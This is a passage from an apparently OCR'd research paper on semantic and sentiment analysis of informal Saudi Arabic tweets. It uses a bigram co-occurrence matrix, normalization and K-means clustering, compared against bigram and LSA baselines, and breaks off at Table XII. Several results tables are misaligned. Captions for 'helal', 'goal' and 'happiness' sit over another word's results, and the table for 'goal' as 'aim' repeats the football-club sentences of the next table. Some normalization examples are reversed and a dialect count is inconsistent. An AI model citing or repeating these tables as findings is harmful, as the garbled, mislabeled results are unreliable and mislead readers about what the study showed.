This work is neither related to supervised learning nor it use existing semantic resources like Arabic WordNet due to informal nature of Arabic text in tweets. The proposed approach does not depend on the syntactic structure of tweets, it extracts patterns from the contextual semantic and sentiment similarities between words in a given tweet corpus. Contextual semantics are based on the proposition that meaning can be extracted from words co-occurrences [6]. The LM model gives a probability distribution—or P(s)—over sequences of words (w_i). The goal of LM is to build a statistical model that can estimate the distribution of natural language in effective way [7] [8]. It uses a number of types of matrices, such as the unigram, bigram, and trigram. The bigram matrix is sometimes referred to as the word co-occurrence matrix [9][10]. In this study, we use a bigram matrix method for document representation. In the bigram matrix, each row represents a word (w_i), and each column represents the first preceding word (w_j) of w_i where j = i-1. Each cell gives the co-occurrence frequency (a_{ij}) of the word sequence w_j w_i in the corpus [9] [11][12].

The paper is organized in few sections to describe further details of the work to extract semantic and sentiments from the huge corpus of Arabic tweets. Section 2 outlines the related work done in this area. In section 3, describes the methodology of the work. In Section 4, discuss the experiments results. Finally, in the brief Section 5 we will make concluding remarks.

II. Related Work

This section provides a literature review for the field of sentiment and semantic analysis, focusing mainly on informal Arabic language.

A. Sentiment analysis in informal Arabic language

Duwairi, Marji, Sha’ban, and Rushaidat look at Arabic dialects, Arabism and emoticons. At the normalization stage, they add new step, which is to convert Arabic dialect to Modern Standard Arabic (MSA) by mapping dialect words on to MSA stems. Their study applied three different classifiers: Support Vector Machines (SVM), Naive Bayes (NB), and

KNN. The accuracy of the SVM was found to be slightly lower than that of NB [13]. Both [14] and [2] have produced applications for Arabic sentiment analysis in order to classify Arabic tweets. They used the SVM and Naive Bayes classifiers, and also tried to classifiers together. Itani, Hamandi, Zantout, and Elkabani have studied the use of informal Arabic on Facebook. Their corpus contained eight different dialects; namely, Lebanese, Egyptian, Syrian, Iraqi, Libyan, Algerian, Tunisian, Sudanese, and Saudi. They built a classifier model using the Naive Bayes classifier. Accuracy was measured by comparing human and automatic classification results [15]. Other researches have focused upon the lexicon-based approach, which, typically, is used less often in Arabic sentiment analysis because of the low number of existing Arabic sentiment lexicons. The main challenge here is in building lexicons for informal words, as [1] [16] [17] and [18]. These studies encourage researchers to contribute more extensively to the field. El-Beltagy and Ali (2013) use the semantic orientation approach (SO) to determine Arabic Egyptian polarities, using two data sets: a Twitter data set and a Comments data set. The experiment showed that SO is effective, especially within the context of Twitter [16]. One of the latest sentiment analysis studies has been conducted by [17]. They analyzed three constructed lexicons, one manual and two automatic, designing a lexicon-based model for sentiment analysis. The result of performance is 74.6% is very encouraging. However, some interesting research has been undertaken that uses semantic analysis methods with the aim of improving the sentiment model. Unfortunately, in terms of our context, these studies focus on the English language. Saif, He, and Alani demonstrate the importance of using semantic features when determining the positive or negative sentiments in tweets. In their study, they used both tweet- and entity-level sentiment analysis [19]. They also propose a further study capturing the patterns of word with similar contextual semantics and sentiments in tweets [6]. [20] used a vector space model that learns word representations in order to capture semantic and sentiment words.

B. *Semantic analysis in informal Arabic language*

This section offers an overview of some studies that have applied semantic analysis to Arabic language data sets. The amount of Arabic language documents available online is increaseing with time. It is difficult for researchers to handle huge volumes of relevant texts documents. For this reason, Arabic document clustering is an important task for achieving perfect outcomes with Information Retrieval (IR) programs, thus satisfying a researcher's needs. Froud, Lachkar, and Ouatik have proposed a method for improving document categorization by using the topic map method, based on a method similar to document clustering. Their method was found to be quite effective for clustering documents, when compared with evaluation methods involving human beings [21]. Other study has sought to group the semantic features of Arabic web pages, clustering them based on their similarities, with the help of the Arabic VerbNet lexicon. The researchers collected a corpus from the archives of digital Arabic newspapers [22]. Other researchers propose the use of an Arabic language model for speech recognition and machine translation tasks [23] [24]. Notably, Sarikaya et al. introduced the joint morphological-lexical language model (JMLLM), which takes advantage of Arabic morphology, being designed for inflected languages in general (and Arabic in particular). They have used their system to conduct experiments into dialectal Arabic (Iraqi Arabic specifically). The results showed that JMLLM offers encouraging improvements when compared with base-line word- and morpheme-based trigram language models [23]. Latent semantic analysis (LSA) is promoted by many researchers, such as Froud, Lachkar, and Ouatik (2012), who offer an LSA method that uses a variety of distance functions and similarity measures to determine the similarities between Arabic words. Their study compares the results for the use of the model with and without stemming. It was found that stemming affects the obtained results negatively when using the LSA model [25]. The same authors also used their system to produce new results for their previous experiment by comparing stemming and light stemming. The results showed that the light stemming approach out-performed the stemming approach because the latter affects the meanings of words [26]. In the medical domain, the LSA method has been used to predict protein-protein interaction, based on the Arabic semantic analysis model. This method was used to help the researchers understand how and why two proteins interact because protein pairs may interact if they contain similar or related Arabic words. This new method was compared with two other successful methods – namely, PPI–PS and PIPE, and higher accuracy was achieved with the new methods. This research gives insight, there-fore, into the importance of semantic analysis, as this method achieved more accurate results than other successful methods [27].

III. Methodology

A novel approach to improve the performance measures of informal Arabic language sentiment analysis is proposed to analyze the semantics and sentiment of user-generated text at the word and sentence level. We automatically capture patterns of words of similar contextual semantics and sentiment in tweets. The proposed approach does not depend on the syntactic structure of tweets; instead, it extracts patterns from the contextual semantic and sentiment similarities among words in a given tweet corpus. Contextual semantics are based on the proposition that meaning can be extracted from words' co-occurrences. Evaluating the proposed approach by comparing the results of the proposed approach with the results of the classic bigram and LSA approach. Figure1 illustrates the semantic sentiment analysis model for informal Arabic. An overview of the framework's four stages, as depicted in Figure 1, is presented in this section. The four stages of proposed framework are as follows:




Fig. 1. Framework for unsupervised clustering methodology

A. *Dataset collection*

As seen in Figure 1 the first step is document gathering, which is conducted in order to build a corpus. We had to collect our own specialized data (i.e., tweets generated in KSA). For this research the Twitter mircoblog is one of the best resources for collecting dataset. To collect the Arabic tweets, we used Twitter's stream API in order to avoid the problems of bias and excessive time consumption that can occur when collecting the data manually. The corpus contained 4,425,003 tweets that was saved in a database.

The data collection began on July 7, 2014. The duration of the data collection period coincided with the following events: the month of Ramadan, the FIFA World Cup, and Eid al-Fitr.

B. *Pre-processing*

The preprocessing stage is very important in achieving good results from text mining. In context of big data, it can also be seen as a preventive measure to handle the curse of dimensionality. Thus we created our own text preprocessing scheme to deal with informal Arabic language (i.e., Saudi dialect). The text preprocessing stage contains the following four steps:

1) *Cleaning the dataset*

The cleaning process is used to remove all of the following cases:

- separate any non-Arabic word followed by Arabic word by single space, for example,

  Noorهلا -> Noor هلا

- separate any Arabic word followed by non-Arabic word by single space, for example,

  ارسلemail -> ارسل email

- replace all URLs with the symbol URL
- replace all emails with the symbol EMAIL
- replace all time formats with the symbol TIME
- replace all date formats with the symbol DATE
- replace all numbers with the symbol NUMBER
- remove repeated characters, for example, nooo-> noo
- remove repeated sequences no no no no no -> no no
- Separate symbol sequences, for example, ?!! -> ? ! !

We used this process for cleaning in order to reduce the corpus size and noise, while also ensuring that context of the tweet remains unchanged.

2) *Normalization*

The normalization process is manipulating the text to produce consistent form, by converting all the various forms of a word to a common form. Table.1 shows the all normalization cases that we handled in study experiment.

TABLE I. NORMALIZATION CASES

Rule	Example
Tashkeel	المؤمنين->الْمؤْمِنينَ
Tatweel	الله->اللـــــه
Alef	آor أor إ->ا
Heh	هor ة-> ه

C. *Tokenization*

The tokenization process was performed for each tweet in order to divide the tweet into multiple tokens based on whitespace characters. The corpus was divided into 1,383,012 unique words.

D. *Generating vocabulary*

This process was used to build a list of vocabulary words that used the list of pairs (i.e., the word and its counts); the word order was arranged alphabetically. This resulted in 1,383,012 unique words. Then, to avoid out of memory problem, we reduced the vocabulary size to 13,696 words by deleting the words that appeared fewer than 400 times in the corpus, which equals 84% of the corpus. The computational and storage resources largely determined the frequency limit.

E. *Document representation*

In this step, these numerical data were transformed into vectors. The Bigram matrix was used to implement this task. The bigram matrix only contains numerical data. The Bigram matrix denoted by $X_{13696\times13696}$ has size of 13696 ×13696. Each entry in the matrix represents the frequency (i.e., how many times w_j came before w_i in the corpus). Figure 2 illustrates the process. The matrix contains the co-occurrence frequency for the words before and after; if we take sequence w_2 w_1, then word w_2 came before w_1, and if we take sequence w_1 w_2, then word w_1 came before w_2. In other words, w_2 came after w_1.

While the matrix is square, if we take the transpose of X (i.e.,X^T)we will be able to determine how many times w_j came after w_i. Then, concatenate the two matrixes together to make a new matrix and to make each vector contain the before and after frequency value. The new matrix is $X = [XX^T]$. The new size is $n\times2m$, where $n = 13696$ and $m = 13696$.



1st preceding word
n Words
a_{11} a_{12} ⋯ a_{1j} ⋯ a_{1n}
a_{21} a_{22} ⋯ a_{2j} ⋯ a_{2n}
a_{i1} a_{i2} ⋯ a_{ij} ⋯ a_{in}
$a_{n,1}$ $a_{n,2}$ ⋯ $a_{n,j}$ ⋯ $a_{n,n}$

Fig. 2. Bigram matrix

F. Normalization

The normalization helps prevent attributes with large ranges from outweighing attributes with smaller ranges (Jonker, Petkovic', Lin, & Selcuk Candan, 2004). The bigram matrix for any given training corpus is sparse; most of the elements in the matrix are zero. This task of re-assessing some of the zero value and assigning them non-zero values is called smoothing. Then add one to all the counts in the matrix called X. This algorithm is called add-one smoothing (Jurafsky & James,2000).


Then, used the column wise method to normalize the columns in matrix X by summing the elements in each column, i.e. $\sum_{i=1}^{n} a_{ij}$, where j is the column number. Then divide each element in the matrix with the perspective column sum, i.e. $a_{ij}/\sum_{i=1}^{n} a_{ij}$. (Novak & Mammone, 2001) Then, the based 2 log is calculated for all elements in the matrix X, to make the data more normally distributed (Zhai, 2008). Then, the z-score for all elements X is computed by subtracting the mean and dividing by the standard deviation. This should first by apply in the columns level and then the rows level.

$$x_{norm.} = \frac{x - \mu}{\sigma}$$

Where x is referring to the score, μ refers to mean and σ refers to standard deviation.

G. Clustering Stage

After normalizing the numerical data, the words dimensions were reduced by applied K-means algorithm to categorize the words by setting k = 200. After many experiments we arrived at k=200 as the best result for word clustering to capture patterns of words of similar contextual semantics and sentiment in tweets (see section 4 to see the experiment result). Figure 3 illustrates part of bigram matrix after normalization



	A	B	C	D	E	F	G
1	-2499.5	-2422.1	-777.85	-2387.2	-2324.3	-4497.8	2174.9
2	-2929.8	-2968.2	-1123.1	-3114.6	-2736.6	-3829.5	1603.2
3	-2671.7	-2496	-148.86	-2671.9	-2359.9	-2910.8	2380.4
4	-926.15	-928.25	-964.55	-827.53	-406.08	-1382.5	-538.74
5	164.68	17.282	1158.1	-282.03	1016.8	414.08	595.85
6	-286.54	-447.94	-23.38	-627.81	-46.362	-98.742	-208.17
7	-351.95	-381.5	-9.7788	-472.51	327.51	-478.33	-98.13
8	-1392.5	-1417.1	-1676.2	-1273	-741.05	-2205.5	-462.82
9	-434.74	-580.88	-182.7	-566.88	210.84	-618.31	38.445
10	198.17	-21.362	811.79	-229.82	641.53	98.06	562.57
11	-582.16	-523.38	373.11	-743.49	-4.1742	-632.66	629.31
12	-14.064	-363.34	1537.8	-406.97	214.62	-336.83	1501.8
13	429.52	234.68	1233.8	170.34	1031.3	505.72	403.42
14	-1540.7	-1265.5	-1635.9	-1305.6	-1293.7	-1182.3	-1045.2

Fig. 3. Screenshot of bigram matrix after normalization

To find the similar contextual semantics and sentiment for the sentence level, we calculated the average of the words' vectors that appeared in the sentence in order to get a new vector for the sentence. If we have sentence Si = {w_1, w_2, …, w_n}.

$$\text{Sentence vector} = \frac{\sum_{i=1}^{n} Vw_i}{\text{Tolal number of words}}$$

Where V_{wi} denote to the value of the words' vector in the sentence S_i. For example, if we have a tweet: "I love Mac products". The vector of each word:

"I": [1,0,3], "love":"[1,1,5], "Mac": [2, 0,3], "products": [0, 0, 2]

The sum = [4, 1, 13]

Sentence vector = [4,1, 13]/ 4 = [1, 0.20, 3.25]

One challenge in clustering of short text (e.g., tweets) is that exact keyword matching may not work well (Aggarwal & Zhai, 2012).This research overcomes this challenge and extracts patterns automatically of words of similar contextual semantics and sentiment in tweets.

H. The Model Validation

This stage evaluates the model by comparing the model results with the results of the bigram model and LSA model. The bigram model used the same vocabulary size to build the matrix and also used the same normalization process. The bigram matrix denoted as matrix V with size 13696×13696. The LSA model used feature extraction TF-IDF, and set the SVD rank to used feature extraction TF-IDF, and set the SVD (singular value decomposition) rank to K = 100. We try to set the K = 200, but hardware limitation did not permit to perform experiments with this setting.

IV. Experiments Results

In this section, we will present necessary information about study experiments along with the results. The tailored bigram model [XX^T] that was discussed in previous section, was used for experiments. The words dimensions were reduced by utilizing K-means clustering to analyze the semantics and sentiments of user-generated text at word and sentence levels. The proposed method was then compared with the bigram [X] and LSA models. Overall, three types of experiments were conducted: two at the word level and one at the sentence level.

The novel approach proposed here does not depend on the syntactic structure of the tweets; rather, it extracts semantic and sentimental patterns from a given corpus of tweets.

A. Experiment A: Finding similarities between words

- **Objective**

The aim was to analyze the semantics and sentiments of tweets at the word level by automatically capturing words with similar semantics and sentiments.

- **Method**

The unlabeled dataset contained 4,425,003 tweets. A vocabulary of 13,696 tokens was generated and used to create bigram matrix denoted by X, with size = 13,696 × 27,392.

The normalization process was then used. Then tailored bigram matrix was used to discover the most similar words to the query word by comparing between words' vector values in the matrix XX^T . If words have similar vectors in a matrix, then they tend to have some relatedness. The similarity/relatedness was found by comparing between the vectors (each vector contains 27,392 features) we found the similar words to the query word by comparing which vectors are very closed to the query vectors by using square Euclidean distance function (this matrix was very huge and attempt to open it resulted in "out of memory" problem).

The model arranges all the vocabulary (similar words) in descending order based on similarity with query word (from word that has most highest similar to lower similar word). Then select only the most 10 similar words to make the comparison between models more easy and to make it more clear for reader.

The model was also tested by extracting some sentiment words. The proposed model revealed that words indicative of sentiment tend to have high similarity with words of the same sentiment polarity. The sentiment words do not have different context, the proposed model extract the words that have similarity in polarity or related to query word. If the query word is positive, the model extracts similar/related positive words.

- **Results**

The results, which were selected and analyzed at random, are shown in tables 2, 3, 4, and 5.

TABLE II. LIST OF THE TEN WORDS MOST SIMILAR TO هلال/HELAL

Word	LSA model	Bigram Model	Proposed tailored bigram model
سعاده/ Happiness	راحه/Comfort ابديه/Eternal جنه/Heaven امي/My mother وفرح/And joy اكتفاء/Satisfaction اسعدها/Her happy ♡ ~/Heart symbol امنيه/Wish قلبها/Her heart	وسعاده/And happiness سعاده /Happily راحه/Comfort سعيدةHappy راحه/Comfort طمانينه/Tranquility وبركه/And blessing معالي /Excellency عافيه/Good health جنه/Heaven	راحه/Comfort وسعاده/And happiness بسعاده/Happily فرح/Joy فرحه/Joy جنه/Paradise طمانينه/Tranquility حياه/Lifetime خير/Good رضا/Satisfaction

The word sense is set of different meaning of the query word. In the tables 2 and 3 the number refers to how many meanings of word were discovered with respect to usage in text based on the context. In tables 4 and 5 results for sentiment are given. The sentiment words do not have different context, the proposed model extract the words that are similar in polarity or related to query word.

TABLE III. LIST OF TEN WORDS MOST SIMILAR TO هدف/ GOAL

Word	LSA model	Bigram Model	Proposed tailored bigram model
هلال/ *helal*	بقدوم /Advent شهر /Month تهنئه /Congratulates لشهر /For a month سدير /*Sadir* قدوم /Advent رمضان /Ramadan تعذر /Cannot مغرد/Twitter's user المبارك /Blessed	بقدوم /Advent ياهلال /*Ya-helal* ست /Six بشهر /In a month عتقاء / Redeems تستقبلون / Greet شهر /Month لشهر /For a month بحلول /Advent لاخر / For the last	الهلال /*Al-helal* ياهلال /*Ya-helal* شهر /Month بعثه /Expedition ست /Six زعيم /Leader اتحاد /*Etihad* الغائبين /Absentee رشيد /Reashed سعد /Sad
Word sense	1	1	3

TABLE IV. LIST OF TEN WORDS MOST SIMILAR TO سعاده/HAPPINESS

Word	LSA model	Bigram Model	Proposed tailored bigram model
هدف/ Goal	البوسنه /Bosnia هدفين /Two goals للمنتخب /To the team المونديال /World Cup نيمار /Neymar التعادل /Equalizer الارجنتين /Argentina رونالدو /Ronaldo مباراه /Match كلوزه /Klose	قوول /Gooal بهدف /By goal or with aim اهداف /Goals or the aims جوول /Goooal لاعب /Player تسديده /Win تسديده/Score مباراه/Match مدرب /Coach منتخب /Team	قوول /Gooal اهداف /Goals or the aims الهدف /The goal or the aim هدفين /Two goals or two aim لاعب /Player بهدف /By goal or with aim جوول /Goooal التعادل /Equal فوز /Win مباراه /Match
Word sense	1	2	2

TABLE V. LIST OF TEN WORDS MOST SIMILAR TO حزن/SADNESS

Word	LSA model	Bigram Model	Proposed tailored bigram model
حزن/ sadness	قلق /Concern خذلان /Betrayal يكتمل /Complete فقر /Poverty خيبه /Disappointment تسكن /Live بلا /Without محال /Impossible خبل /Dementia دنيا /World	وحزن / And Sadness اشتياق /Longing الم /Pain فرح/Joy جرح /Wrench ضيق /Restless وجع /Wrench شوق /Longing الحزن /Sadness النقاء/purity	وحزن / And Sadness اشتياق /Longing حنين /Nostalgia الم /Pain شوق /Longing فرح/Joy وجع /Wrench حب /Love ضيق /Restless جرح /Wrench

- **Discussion**

Tables 2 to 5 show the words most similar/related to the given query word by using the proposed tailored bigram, bigram and LSA models. All these methods capture broad semantic and sentiment relatedness. Based on human evaluation of the experiments results, the tailored bigram model seems to perform better than the LSA model because the proposed model captures more different semantic and sentimental related patterns from a given corpus of tweets.

As can be seen from Table 2, the proposed model shows how the word هلال/helal can have different meanings according to the context; it can mean "crescent," it can be the name of a Saudi football team, or it can be the name of a person. The word 'هلال'/helal has the meaning "crescent" and is similar to the word 'شهر'/month and the word 'ست'/six, which could be denoted as "number" or "date." Furthermore, helal, in its meaning as the name of a Saudi football team, is similar to the word زعيم/leader, which is the nickname of the team. The word اتحاد/Etihad is also the name of a Saudi football team. In its meaning as a person's name, helal is similar to رشيد/Reashed and سعد/Sad, which are also people's names. The LSA model only gives one semantic context, which is the word helal meaning only "crescent."

In Table 3, the proposed model shows how the word هدف/goal can have different meanings according to the context; it can mean "score a goal," and it can mean "aim or target." Also, the proposed model extracted some informal words, such as قوول/gooal and جوول/goooal, which are similar to the word هدف/goal. The LSA model only gives one semantic context, which is ʿscore a goal."

The model was also tested by extracting some sentiment words, as shown in tables 4 and 5. The proposed model revealed that words indicative of sentiment tend to have high similarity with words of the same sentiment.

Similarly, in Table 5, the proposed model presents the words فرح/joy and حب/love as being similar to the word حزن/sad—again, all of them have similar words that come after and before then in a sentence. The LSA extracted four words: يكتمل/Complete, تسكن/Live, بلا/Without and دنيا/World were not similar to word sad.

B. Experiment B: Testing the clustering results

- **Objective**

The aim was to analyze the semantics of tweets at the word level by automatically capturing patterns of words with similar contextual semantics by using the proposed model (i.e., tailored bigram) which was found to have the highest performance level in the previous experiment.

- **Method**

The train set contained 4,425,003 tweets. A vocabulary of 13,696 tokens was generated and used to create a bigram matrix denoted by X with size = 13696×27392. K-means clustering was then used to categorize the words into k = 100; 200, and 300 clusters. then, made a comparison between k values and arrived at k = 200 as the best result for word clustering to capture patterns of words of similar contextual semantic and sentiment in tweets. Each row was called a vector, and each column was called a dimension (each representing a different semantic feature).

- **Results**

The results are shown in Tables 6, 7 and 8.

TABLE VI. EXTRACTED PATTERNS FOR THE SEMANTIC WORD هلال/HELAL

Word	Proposed tailored bigram model			
	Dim 1	Dim 2	Dim 3	Dim 4
هلال / Helal	بقدوم /Coming بحلول /Advent بشهر/At month بمناسبه /Occasion بالعيد /Eid بقرب /Near برمضان /Ramadan قدوم /Coming	عبدالله /Abdullah سعد /Sad عبدالرحمن/ Abdulrahman فهد /Fahd خالد /Khalid بندر /Bender ناصر /Nasser فيصل /Faisal	الغامدي / Al-Ghamdi الحربي / Al-Harbie القحطاني / Al-Qahtani الشمري / AlShammari الدوسري / Al-Dosari العنزي/Al-Anzi بن /Son of الشهراني / Al-Shahrani	تشكيله/ Formation لاعبي /Players جماهير /Masses مباراه /Match فوز /Win مرمى /Goal يشجع /Encourages مدرب/Coach

TABLE VII. EXTRACTED PATTERNS FOR SEMANTIC WORD/هدف GOAL

Word	Proposed tailored bigram model			
	Dim 1	Dim 2	Dim 3	Dim 4
هدف/ Goal	تشكيله/ Formation لاعبي/ Players جماهير/ Masses مباراه/Match فوز/Win مرمى/Goal يشجع/ Encourages مدرب/Coach	نيمار/ Neymar سواريز/ Suarez ميسي/Messi سانشيز/ Sanchez كوستا/Costa بنزيما/ Benzema روني/ Ronnie رونالدو/ Ronaldo	قرار /Decision طلب/ Request حساب/ Account موضوع/ Topic خبر/News موقع/ Position اسم/Name بيان/ Statement	بلجيكا/ Belgium هولندا/ Netherlands الارجنتين/ Argentina المانيا/ Germany تشيلي/Chile فرنسا/France غانا/Ghana كولومبيا/ Columbia

TABLE VIII. EXTRACTED PATTERNS FOR THE SEMANTIC WORD خطير/DANGEROUS

Word	Proposed tailored bigram model			
	Dim 1	Dim 2	Dim 3	Dim 4
خطير/ Dangerous	رائع/ Wonderful جيد/Good مميز/Special ممتع /Fun سيء /Bad جميل/ Beautiful ممتاز/ excellent كبير /Big	هلالي /Hilali برازيلي /Brazilian نصراوي /Nasraoui سعودي/ Saudi اهلاوي /Ahlawy عربي/ Arabian مدريدي /Madrida مصري /Egyptian	محظوظ /Lucky محترم /Respected مبسوط /Happy اناني /Selfish غلطان /mistaken كذاب /Liar مظلوم /oppressed مجنون /crazy	موجع /Painful مؤلم /Painful المؤلم /Painful يوجع /Pain يؤلمني /Pains me يوجعني/ Pains me يوجعك /Pain قاسي /tough

Tables 6 to 8 give the results for the four most common dimensions for the given query words using the proposed model after reduction of the dimensions to 200 features. All these query words captured broad contextual semantic similarities. K-means clustering was used to determine which words belonged to each cluster.

Table 6 presents the top four semantic features (or dimensions) for the word هلال/helal. The first dimension indicates the results obtained from mining the meaning “crescent.” The second dimension is related to the word’s meaning as a person’s name, and the third dimension indicates the word’s meaning as a family name. The fourth dimension is connected with the meaning of helal as the name of a Saudi football team.

Table 7 presents the key semantic features of the word goal. The first dimension indicates the results obtained from mining the meaning “score a goal.” In the second dimension, the word indicates the names of football players, which are also in the sport domain. In the third dimension, the word gives the meaning of the “aim or target”. The fourth dimension connects the word with its meaning in relation to the names of countries. The words and phrases goal, player, team name, and country name were all found before the word سجل /score, explaining why these words appeared in these particular dimensions.

In table 8 the four most common semantic features for the word dangerous are presented. The first dimension refers to the word’s meaning as “wonderful” (i.e., positive). The second dimension is not related to the word dangerous. The third dimension indicates the first three results gave the word dangerous meaning wonderful (i.e., positive), and the last five results gave the word dangerous meaning bad (i.e., negative). The forth dimensions refers to the word’s meaning as dangerous (i.e., negative).

The proposed model categorizes words together that have similar semantic features, automatically capturing the contextual patterns in tweets. If a word has multiple contextual meanings, the model uncovers these meanings, adding each word to the relevant clusters.

C. Experiment C: Finding similarities at sentence level

- **Objective**

The aim is to analyze the semantics and sentiments of tweets at the sentence level by automatically capturing sentences with similar semantics and sentiments. The words هلال/helal, هدف>/goal, and sentiment word خطير/Dangerous were tested in the results for the proposed model at the sentence level.

- **Method**

First, all the sentences in the database that contained the query words were extracted. The vector average of each sentence was then calculated using the bigram matrix X after reducing the dimensions as input in equation (2), thus giving a new matrix, V si×200. The dimensions were reduced because the bigram matrix used in calculating matrix V caused a memory problem with the computer. The reduction eliminated the problem

The five sentences that were most similar to each query sentence were tested by comparing the sentence vectors using matrix V.

- **Results**

The results are shown in tables 9, 10, 11, 12, 13, 14 and 15

TABLE IX. THE FIVE MOST SIMILAR SENTENCES THAT CONTAIN THE WORD هدف/GOAL, WHERE THE WORD هدف MEANS “GOAL”

Original Sentence	Most similar sentences
عندما يكون لديك هدف لا تسلط تركيزك على المستقبل وتخسر“ ,, سلط ”الان الضوء على“ وهي حتما ”الان ستصلك الى ما تريد” “When you have a goal, do not fix your focus on the future and lose the ‘now’; highlighted the ‘now’ and, inevitably, you will receive what you want.”	لا يوجد شخص ولد كبيرا .. ولا يوجد مشهور لم يبدا صغيرا .. ولا يوجد هدف تحقق الا وكان حلما وليداالبدايه من الصفر ليست عيبا “No person is born an adult. No famous person does not start small. There is no goal archived, until there was a dream that born from scratch, this is not a defect”
	@alfofoNUMBER لا تعيش بلا امال ولا هدف , ولا تقول ان الزمن : دايم بخيلاجمل الاشياء تلقاها صدف .. والفرح دايم ورى الصبر الجميل !! “@alfofoNUMBER: do not live without hope nor objective, and do not say that time is always miserly; make things beautiful, received coincidence, and find joy always behind beautiful patience!!”
	حدد هدفك واستعن بالله ببساطه كم تريد ان تختم كتاب الله في رمضان #الاستعداد لرمضان #رمضان “Simply how many times you want to seal the Book of Allah in Ramadan? Determine your goal and seek the help of God #prepare for Ramadan #Ramadan.”
	@ zlfay qNUMBERmeNUMBER@ aNUMBERm@ abnazulfi@ ولك الشكر ومن تفاعل وهدفنا جميعا المصلحه العامه حفظ الله الوطن والقائمين عليه متمنين ان تحل هذه المشكله “@QNUMBERmeNUMBER @aNUMBERm @abnazulfi @zlfay and thanks to you also for how interact, and our aim of all is the public interest. God Save the homeland and those who support it and wish that interaction would solve this problem.”
	صوره مؤثره شاب سوري يطعم طفله من تحت باب منزلها بهدف طمانتها والتخفيف عنها An image of an inuential young Syrian feeding a child from under the door of her home in order to reassure her and to comfort her

TABLE X. THE FIVE MOST SIMILAR SENTENCES THAT CONTAIN THE WORD هدف/GOAL, WHERE THE WORD هدف MEANS “AIM”

Original Sentence	Most similar sentences
مبروك بطوله الليموزين يا هلال URL “Congratulations Championship Limousine O Helal URL”	يسالوني من عقب الهلال تحب !؟ # الهلال يابعدي مابعد ه احد “Ask me after the al-helal love!? # al-helal my love, no one came after it.”
	تتواجد عدد من الجماهير العمانيه بمقر نادي # الهلال جاءت لتؤازر الفريق الازرق امام السد .URL “Number of Omani fans present at the Club #al-helal came to co-operate the blue team in front of al-Sad. URL.”
	“@bluegoldNUMBER: قبل NUMBER سنوات فتح الغرافه الملعب بالكامل لجمهور الهلال .. لانها اخلاق الكبيرولا عزاء لابو خمسه .. !! URL “@ bluegoldNUMBER: NUMBER years before Gharafa opens the entire stadium to the al-Helal audience. because this is manners of the greater no consolation to Abu five .. !! URL.”
	لو الهلال حقق اسيا وش بتسويفي حال اقام الاتحاد الاسيوي بطوله اسيا # بمشاركه الهلال وحده فقط ، اقول ربما يحقق البطوله ..... اقول ربما . “If al-Helal achieved the champion of Asia, what you will do in case if the AFC established Asian Cup with the participation of al-Helal alone only, say perhaps he will achieve tournament ... .. I side probably.”
	لما تكون نادي كبير والرقم الاول جماهيرا ، فانت تحتاج الى مركز اعلامي قوي جدا !! وما يحدث في نادي # الهلال هو العكس تماما !@ a bin mosaad “When you become a big club and the first number to be a mass, you need a media center that is very strong!! What happens in Club #al-Helal is quite the opposite! @abinmosaad”

TABLE XI. THE FIVE MOST SIMILAR SENTENCES THAT CONTAIN WORD هلال/HELAL, WHERE THE WORD هلال MEANS "THE NAME OF A SAUDI FOOTBALL TEAM"

Original Sentence	Most similar sentences
مبروك بطوله الليموزين يا هلال URL "Congratulations Championship Limousine O Helal URL"	يسالوني من عقب الهلال تحب !؟ # الهلال يابعدي مابعد ه احد "Ask me after the al-helal love!? # al-helal my love, no one came after it."
	تتواجد عدد من الجماهير العمانيه بمقر نادي # الهلال جاءت لتؤازر الفريق الازرق امام السد .URL "Number of Omani fans present at the Club #al-helal came to co-operate the blue team in front of al-Sad. URL."
	"@bluegoldNUMBER: قبل NUMBER سنوات فتح الغرافه الملعب بالكامل لجمهور الهلال .. لانها اخلاق الكبيرولا عزاء لابو خمسه .. !! URL "@ bluegoldNUMBER: NUMBER years before Gharafa opens the entire stadium to the al-Helal audience. because this is manners of the greater no consolation to Abu five .. !! URL."
	لو الهلال حقق اسيا وش بتسويفي حال اقام الاتحاد الاسيوي # بطوله اسيا بمشاركه الهلال وحده فقط ، اقول ربما يحقق البطوله ..... . اقول ربما "If al-Helal achieved the champion of Asia, what you will do in case if the AFC established Asian Cup with the participation of al-Helal alone only, say perhaps he will achieve tournament ... .. I side probably."
	لما تكون نادي كبير والرقم الاول جماهيرا ، فانت تحتاج الى مركز اعلامي قوي جدا !! وما يحدث في نادي # الهلال هو العكس تماما !@ a bin mosaad "When you become a big club and the first number to be a mass, you need a media center that is very strong!! What happens in Club #al-Helal is quite the opposite! @abinmosaad"

TABLE XII. THE FIVE MOST SIMILAR SENTENCES THAT CONTAIN THE WORD هلال/HELAL, WHERE THE WORD هلال MEANS "THE NAME OF A PERSON"

Original Sentence	Most similar sentences
